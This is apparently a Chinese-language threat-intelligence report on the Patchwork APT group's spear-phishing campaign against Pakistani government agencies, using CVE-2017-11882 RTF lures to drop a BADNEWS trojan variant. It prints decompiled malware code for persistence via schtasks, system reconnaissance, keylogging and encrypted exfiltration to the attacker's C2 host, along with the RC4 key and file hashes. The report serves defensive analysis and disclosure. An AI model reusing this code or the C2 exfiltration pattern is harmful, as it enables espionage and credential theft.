奇安信威胁情报中心

ti.qianxin.com/blog/articles/analysis-of-the-attack-activities-of-patchwork-using-the-documents-of-relevant-government-agencies-in-pakistan-as-bait

返回 TI 主页
RESEARCH

数 据 驱 动 安 全

背景

摩诃草，又名Hangover、Patchwork、白象等，奇安信内部跟踪编号为APT-Q-36，最早由国外安全厂商Norman披露并命名为Hangover，2016年8月其他厂商后续披露了摩诃草组织的详细报告。国内其他安全厂商通常也称其为“白象”。该APT组织被广泛认为来自南亚地区某国，其最早攻击活动可以追溯到2009年11月，从2015年开始变得更加活跃。该组织主要针对Windows系统进行攻击，同时也会针对Android、Mac OS系统进行攻击。其攻击活动中使用了大量漏洞，其中至少包括一次 0day 漏洞利用攻击。

摩诃草组织攻击目标所涉及的国家和地区分布非常广泛，除了中国和巴基斯坦等主要目标，还包括以色列、孟加拉国、美国、英国、日本、韩国等国以及中东和东南亚地区。该组织以鱼叉攻击为主，以少量水坑攻击为辅，针对目标国家的政府、军事、电力、工业、外交和经济进行网络间谍活动，窃取敏感信息[1]。

概述

摩诃草组织一直以来都是我们的重点关注对象。近期，奇安信威胁情报中心红雨滴团队在日常的威胁狩猎中捕获了该组织多个攻击样本。在此攻击活动中，攻击者使用带漏洞的RTF文件进行鱼叉攻击，当受害者点击执行诱饵文件之后，将会通过漏洞执行变种BADNEWS木马。从此次摩诃草的攻击活动中，我们总结出该组织的攻击手段具有以下特点：


1. 熟悉目标国家的政府机构，使用政府机构图标增强诱饵的可信性；
2. 初始感染文档使用CVE-2017-11882公式编辑器漏洞执行后续载荷；
3. 提升加密效率，使用RC4算法替换AES-CBC-128算法对数据的加密；

样本信息

本次捕获的两例攻击样本为RTF文件，且均携带CVE-2017-11882公式编辑器漏洞。

诱饵1

以巴基斯坦旁遮普政府劳动和人力资源部相关文档为诱饵。




诱饵相关信息如下：

-	-
文件名	Reduction of working days.rtf
MD5	CB50C0650B32911DAEB17217AC258AFE
文件大小	1308543 bytes
样本上传地	巴基斯坦

诱饵2

以巴基斯坦旁遮普政府监督与评估总局相关文档为诱饵。



Directorate General Monitoring & Evaluation
Planning & Development Board, Government of Punjab

Personal Details of Officials Interested for absorption on Deputation Basis

1. Name _____
2. Designation _____
3. Organization _____
4. CNIC _____
5. Contact No. _____
6. Email _____
7. Qualifications _____
8. Certifications(if any) _____


Interested officials may fill the form and revert back at the earliest.

诱饵相关信息如下：


-	-
文件名	Recruitment of officials on deputation basis2.rtf
MD5	26991E42F4FA6DFAB84CFA886B4D51F0
文件大小	1194286 bytes
样本上传地	巴基斯坦

漏洞利用

两个钓鱼文档都内置了CVE-2017-11882漏洞利用代码，通过触发Office应用中公式编辑器组件的栈溢出漏洞，从而执行指定的shellcode。



漏洞利用将触发两段shellcode。第一段shellcode的主要功能为通过栈地址计算得到第二段shellcode的起始位置，并跳转至第二段shellcode执行。




Shellcode首先检测当前系统中是否存在Kaspersky主进程avp.exe或Avast主进程AvastSvc.exe，若存在，则通过cmd执行shell命令“/c schtasks /create /sc minute /mo 1 /tn WindowsUpdate /tr C:\\ProgramData\\OneDrive.exe“。

```
strcpy((char *)&v24[24], "avp.exe");
v25[0] = Process_Detection_AB2(v30, (int)&v24[24]);
strcpy((char *)&v24[24], "AvastSvc.exe");
HIBYTE(v24[30]) = 0;
v24[31] = 0;
v23 = Process_Detection_AB2(v30, (int)&v24[24]);
if ( v23 == 1 )
{
  strcpy((char *)v24, "/c schtasks /create /sc minute /mo 1 /tn WindowsUpdate /tr C:\\ProgramData\\OneDrive.exe");
  HIBYTE(v24[43]) = 0;
  LoadLibraryA = (int (__cdecl *)(_DWORD *))v30->LoadLibraryA;
  strcpy((char *)v25, "shell32.dll");
  shell32_Base = LoadLibraryA(v25);
  strcpy((char *)v25, "ShellExecuteA");
  HIWORD(v25[3]) = 0;
  ShellExecuteA = (void (__cdecl *)(_DWORD, int *, _DWORD *, _WORD *, _DWORD, _DWORD))((int (__cdecl *)(int, _DWORD *))v30->GetProcAddress)(
                                                                                       shell32_Base,
                                                                                       v25);
  v21 = 'nepo';
  v20[1] = 0;
  v20[0] = 'dmc';
  ShellExecuteA(0, &v21, v20, v24, 0, 0);
}
```

然后恢复shellcode尾部PE文件的魔术头‘MZ’，并将其写入C:\ProgramData\OneDrive.exe程序中。


```
qmemcpy((void *)(a2 + 2625), "MZ", 2);
v12[0] = 'p\0%';
v12[1] = 'o\0r';
v12[2] = 'r\0g';
v12[3] = 'm\0a';
v12[4] = 'a\0d';
v12[5] = 'a\0t';
v12[6] = '\\\0%';
v12[7] = 'n\0O';
v12[8] = 'D\0e';
v12[9] = 'i\0r';
v12[10] = 'e\0v';
v12[11] = 'e\0.';
v12[12] = 'e\0x';
v12[13] = 0;                                    // %ProgramData%\OneDrive.exe
result = (char *)((int (__stdcall *)(int *, char *, int))a1->ExpandEnvironmentStringsW)(v12, v11, 520);
if ( result )
{
  if ( a3 == 6 )
  {
    v4 = a1->CreateFileW + 5;
    sub_700();
    __asm { jmp     ebx }
  }
  v5 = ((int (__stdcall *)(char *, int, int, _DWORD, int, int, _DWORD, int))a1->CreateFileW)(
         v11,
```

随后在注册表中添加启动项实现持久化，最后启动OneDrive.exe程序，OneDrive.exe程序实际为摩诃草组织常用的BADNEWS木马。



BADNEWS木马

BADNEWS木马自2016年8月首次被披露以来，历经多次的版本变更，还衍生出多个变种版本，本次捕获的BADNEWS木马就属于变种版本。根据该变种木马的时间戳来看，其创建时间为2022年5月22日，并且携带了有一个有效的签名，显示名称为5Y TECHNOLOGY LIMITED。



该BADNEWS变种木马的基本信息如下：

-	-
文件名	OneDrive.exe
MD5	729DD4604FDA4B19146D8F33509A43F6
文件类型	exe
时间戳	6289FBB0 (2022/5/22 17:00:32)

BADNEWS木马首先通过WMI获取当前系统唯一标识UUID，用于标识受害主机。

```
if ( CoInitializeEx(0, 0) < 0 )
  return &unk_44EAEC;
if ( CoInitializeSecurity(0, -1, 0, 0, 0, 3u, 0, 0, 0) >= 0 )
{
  ppv = 0;
  v17 = CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv);
  if ( v17 >= 0 )
  {
    pProxy = 0;
    v13 = sub_402F80((int *)v11, (OLECHAR *)L"ROOT\\CIMV2");
    v12 = v13;
    v29 = 0;
    v1 = sub_403040(v13);
    v17 = (*(int (__thiscall **)(LPVOID, LPVOID, int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, IUnknown **))(*(_DWORD *)ppv + 12))(// webmprox
            ppv,
            ppv,
            v1,
            0,
            0,
            0,
            0,
            0,
            0,
            &pProxy);
    v29 = -1;
    sub_403020(v11);
    if ( v17 >= 0 )
    {
      v17 = CoSetProxyBlanket(pProxy, 0xAu, 0, 0, 3u, 3u, 0, 0);
      if ( v17 >= 0 )
      {
        memset(MultiByteStr, 0, 0x32u);
        strcpy(MultiByteStr, "SELECT * FROM Win32_ComputerSystemProduct");// 使用WMI获取系统UUID
        v16 = 41;
        strcpy(v27, "WQL");
        v28 = 0;
        v15 = 3;
        v27[3] = 0;
        v20 = 0;
```

通过执行powershell获取系统上的所有服务，并将结果写入RTYgjfdg.sys文件。

```
memset(v9, 0, sizeof(v9));
strcpy(v9, "powershell -nop -c Get-Service"); // 获取计算机上的所有服务
strcpy(ProcName, "CreateFileW");
v21 = 0;
v22 = 0;
ProcName[11] = 0;
sub_410B90((int)v5, (int)v9);
v2 = unknown_libname_24(v5);
lpBuffer = malloc(__CFADD__(v2, 1) ? -1 : v2 + 1);
memset(lpBuffer, 0, v2 + 1);
strcat((char *)lpBuffer, (const char *)sub_41D4C0(v5));
GetTempPathW(0x104u, Buffer);
*(_DWORD *)String2 = '\\\0\\';
v11 = 'T\0R';
v12 = 'g\0Y';
v13 = 'f\0j';
v14 = 'g\0d';
v15 = 's\0.';
v16 = 's\0y';
v17 = '\0';
v18 = '\0';
v19 = '\0';
lstrcatW(Buffer, String2);
memset(LibFileName, 0, sizeof(LibFileName));
strcpy(LibFileName, "Kernel32.dll");
hModule = LoadLibraryA(LibFileName);
GetProcAddress(hModule, ProcName);
hFile = CreateFileW(Buffer, 0x40000000u, 0, 0, 1u, 0x80u, 0);
if ( hFile != (HANDLE)-1 )
{
  NumberOfBytesWritten = 0;
  WriteFile(hFile, lpBuffer, strlen((const char *)lpBuffer), &NumberOfBytesWritten, 0);
  CloseHandle(hFile);
}
return std::string::~string(v5);
}
```


通过执行tasklist命令来获取当前正在运行的进程列表，并将结果写入RTYgjfdg.sys文件。

```
memset(Source, 0, sizeof(Source));
strcpy(Source, "tasklist");                    // 当前正在运行的进程列表
mbstowcs((wchar_t *)Dest, Source, &Source[strlen(Source) + 1] - &Source[1] + 1);
sub_410B90((int)v6, (int)Source);
v23 = 0;
v3 = unknown_libname_24(v6);
lpBuffer = malloc(__CFADD__(v3, 1) ? -1 : v3 + 1);
memset(lpBuffer, 0, v3 + 1);
strcat((char *)lpBuffer, (const char *)sub_41D4C0(v6));
GetTempPathW(0x104u, Buffer);
*(_DWORD *)String2 = 'T\0R';
v13 = 'g\0Y';
v14 = 'f\0j';
v15 = 'g\0d';
v16 = 's\0.';
v17 = 's\0y';
v18 = '\0';
v19 = '\0';
lstrcatW(Buffer, String2);
strcpy(ProcName, "CreateFileW");
v21 = 0;
v22 = 0;
ProcName[11] = 0;
memset(LibFileName, 0, sizeof(LibFileName));
strcpy(LibFileName, "Kernel32.dll");
hModule = LoadLibraryA(LibFileName);
ProcAddress = GetProcAddress(hModule, ProcName);
hFile = (HANDLE)((int (__stdcall *)(WCHAR *, int, int, _DWORD, int, int, _DWORD))ProcAddress)(
                  Buffer,
                  4,
                  1,
                  0,
                  3,
                  128,
                  0);
NumberOfBytesWritten = 0;
WriteFile(hFile, lpBuffer, strlen((const char *)lpBuffer), &NumberOfBytesWritten, 0);
CloseHandle(hFile);
v23 = -1;
return std::string::~string(v6);
}
```

通过遍历指定注册表项来获取当前系统安装的产品信息，同样将结果写入RTYgjfdg.sys文件。

```
phkResult = 0;
RegOpenKeyExW(hKey, L"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 0x20019u, &phkResult);
RegQueryInfoKeyW(phkResult, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0);
hHeap = GetProcessHeap();
HeapAlloc(hHeap, 8u, 2 * cbMaxSubKeyLen + 2);
RegOpenKeyExW(hKey, L"Software\\Classes\\Installer\\Products", 0, 0x20019u, &phkResult);
RegQueryInfoKeyW(phkResult, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0);
hHeap = GetProcessHeap();
lpName = (WCHAR *)HeapAlloc(hHeap, 8u, 2 * cbMaxSubKeyLen + 2);
for ( dwIndex = 0; dwIndex < cSubKeys; ++dwIndex )
{
  cbMaxSubKeyLen = 255;
  if ( !RegEnumKeyExW(phkResult, dwIndex, lpName, &cbMaxSubKeyLen, 0, 0, 0, 0) )
    sub_419ED0((int)lpName);
}
sub_419DE0();
v6 = dword_454E74;
strcpy(v18, "tryte");
strlen(v18);
NumberOfBytesWritten = 0;
sub_4011B0((int)L"\n");
GetTempPathW(0x104u, Buffer);
*(_DWORD *)String2 = '\\\0\\';
v20 = 'T\0R';
v21 = 'g\0Y';
v22 = 'f\0j';
v23 = 'g\0d';
v24 = 's\0.';
v25 = 's\0y';
v26 = '\0';
v27 = '\0';
v28 = '\0';
lstrcatW(Buffer, String2);
```

随后向指定地址dayspringdesk.xyz/wfgkl/cvrkaf/xkj/test.php发送如下所示的POST请求：



Request Headers [Raw] [Header Definitions]


```
POST /wfgkl/cvrkaf/xkj/test.php HTTP/1.1
```

Cache
Pragma: no-cache
Client
User-Agent: Mozilla/5.0
Entity
Content-Length: 1533
Content-Type: application/x-www-form-urlencoded
Transport
Host: dayspringdesk.xyz

Body

Name	Value
uuid	>m3F22zs²?sQ□□□EH□□f□|F□□□□g□
fname	nZTDnRndXe/gyJZIB8ZTpriHBi14 sojS8pl4A mrB3n6umviUVDw==
fcat	□|
fsize	iHU/bTE=
fdata	sx97OnN3dCTD0A1VETtJHv6jSFnJj6RrzGNV48UXg59VpSO4miIcDXHCPnSAdbDghcdyIMnbj8socIT0y BDOTF0D3oyX MNkDUtHwFsPfit5eLCxMx0igpo6GiKC2Vse6RJCcLji3ORqBms /mSi8CAgHcz9PpIn7fdq8SE1WCJeBmWmLCNlGeQZD/eTrKf/Bzy8nFyOiuYBvifhAH9IBL/rPah7e38iPPu r94zkQiaUo1awrdWGX0VNKQDoFUC6Osiaue7Fr7ztIFW3MOhc7Z4r6Mc2enx8rs4Hj9vpTGx LuRzEKUgLoBY 3lOMXrkmTa/kXI/r/wBAEZp d2rzSG0YCcMqZ6PSfgYlo8X2 0xkCbaw5 TnF5j3HgV3tT83gjfOUaM17zGlqSSAXM/xfXPpOJUwiV1C MRcdLurdrs01vAORuKHQCVoTrBkCpWzZlmM1AieX0KsbKzgD/tBUd1 zlkONPWOtd 3yOYOhrdOcUeXfQq6QOzPM9SbUj9AB2kX/f yuZQLsJNwEjsGlJKtV1mqEkw8xC4H22RlpyN5gTqwpA7Z/di7pAp2Ed1Y9zgbYM9JRV79etZ//T1qeX HHKqvwzyO8bye8c4DGk6liwb jv1yr1bCSiWPRYppMwNfRA8zQH09/BvJyAGS1Be77ArSFW I7CDGD0JnE9kvnj49t/Ld3twa1V4l0lBeGq4557gbjurghsCHh2aPBwinmZquTRp190rrI790esvDs8tDE0mL 81dqZLrQaxdRsMqh4LyMZOhyim5pzzjcpg1pYv17G1el2yB4019Ik
Isping	0
Status	Online
found	1

可以看到，该POST流量中包含加密后的数据。和以往不同的是，摩诃草组织似乎在尝试对BADNEWS木马进行改革，不再使用AES-CBC-128算法对数据进行加密，而是使用较为轻便的RC4算法进行加密，部分字段的数据在使用RC4算法加密后，还会使用Base64进行编码。其中RC4算法的加密密钥为”abcdefghijklmnopqrstuvwxyzABCD1234567890987654gzasdfghjklqwertpppqqq11111111110000011111”。



将收集到的数据上传后，创建新线程来实现键盘记录功能，将其记录在atapi.sys文件中。

```
while ( 1 )
{
  Sleep(0xAu);
  for ( vKey = 8; vKey <= 190; ++vKey )
  {
    if ( GetAsyncKeyState(vKey) == 0xFFFF8001 && !sub_40C1B0(vKey) )
    {
      memset_402BF0(v8, 0xC0u);
      sub_41BBE0(v8, 1);
      v13 = 0;
      memset(Buffer, 0, sizeof(Buffer));
      strcpy(v12, "atapi.sys");
      v12[9] = 0;
      GetEnvironmentVariableA("Temp", Buffer, 0x64u);
      v1 = &v10;
      while ( *++v1 )
        ;
      *(_WORD *)v1 = 92;
      v2 = &v12[strlen(v12) + 1];
      v0 = &v10;
      while ( *++v0 )
        ;
      qmemcpy(v0, v12, v2 - v12);
      sub_41BB00((char *)v8, (int)Buffer, 8, 64);
      if ( (unsigned __int8)sub_41BB60((char *)v8) )
      {
        v7 = (GetKeyState(20) & 1) != 0;
        if ( (GetKeyState(16) & 0x1000) != 0 || (GetKeyState(160) & 0x1000) != 0 || (GetKeyState(161) & 0x1000) != 0 )
          v7 = !v7;
        if ( v7 )
        {
          sub_4204A0((int)v9, vKey);
        }
        else
        {
          v4 = tolower((char)vKey);
          sub_4204A0((int)v9, v4);
        }
        sub_41BAD0(v8);
      }
      v13 = -1;
      sub_40D950((int)v8);
    }
  }
}
```

随后通过nslookup来获取外部IP地址。

```
v6 = malloc(0x64u);
memset(v6, 0, 0x64u);
Buf2 = malloc(0x64u);
memset(Buf2, 0, 0x64u);
strcpy((char *)v6, "nslookup myip.opendns.com resolver1.opendns.com");
strcpy((char *)Buf2, "Address");
sub_410B90((int)v7, (int)v6);
v1 = malloc(0x64u);
memset(v1, 0, 0x64u);
v4 = sub_41D430(v7, Buf2, 0);
if ( v4 != -1 )
{
  v2 = 0;
  for ( i = sub_41D430(v7, Buf2, v4 + 1) + 10; i < unknown_libname_24(v7); ++i )
  {
    if ( *(_BYTE *)sub_41D4E0(v7, i) != 10 )
      *((_BYTE *)v1 + v2++) = *(_BYTE *)sub_41D4E0(v7, i);
  }
}
std::string::~string(v7);
return v1;
}
```

将获取的IP、用户名、UUID等加密拼接后发送至C2。

```
memset(v244, 0, v144);
v369 = '=PI';
v370 = '\0';
v145 = 3;
strcpy(v352, "&User=");
v352[7] = 0;
v353 = 0;
v146 = 6;
v352[6] = 0;
strcpy(v354, "&uuid=");
v354[7] = 0;
v355 = 0;
v147 = 6;
v354[6] = 0;
strcpy(v366, "&Isping=");
v366[9] = 0;
v148 = 8;
v366[8] = 0;
sub_401260((int)v244, "%s%s%s%s%s%s%s%s", (const char *)&v369, v294, v352, v150, v354, v255, v366, v149);
v154 = 0;
v155 = 0;
strcpy(v357, "HttpSendRequestA");
v357[17] = 0;
*(_WORD *)&v357[18] = 0;
v151 = 16;
v357[16] = 0;
LibraryW = LoadLibraryW(lpWideCharStr);
InternetOpenA = GetProcAddress(LibraryW, v338);
v66 = (void *)((int (__cdecl *)(LPWSTR, _DWORD, _DWORD, _DWORD, _DWORD))InternetOpenA)(v153, 0, 0, 0, 0);
hInternet = v66;
InternetConnectA = GetProcAddress(LibraryW, v358);
Sleep(0x7D0u);
v64 = (void *)((int (__cdecl *)(HINTERNET, char *, int, _DWORD, _DWORD, int, _DWORD, _DWORD))InternetConnectA)(
                hInternet,
                &byte_454E40,
                80,
                0,
                0,
                3,
                0,
                0);
```

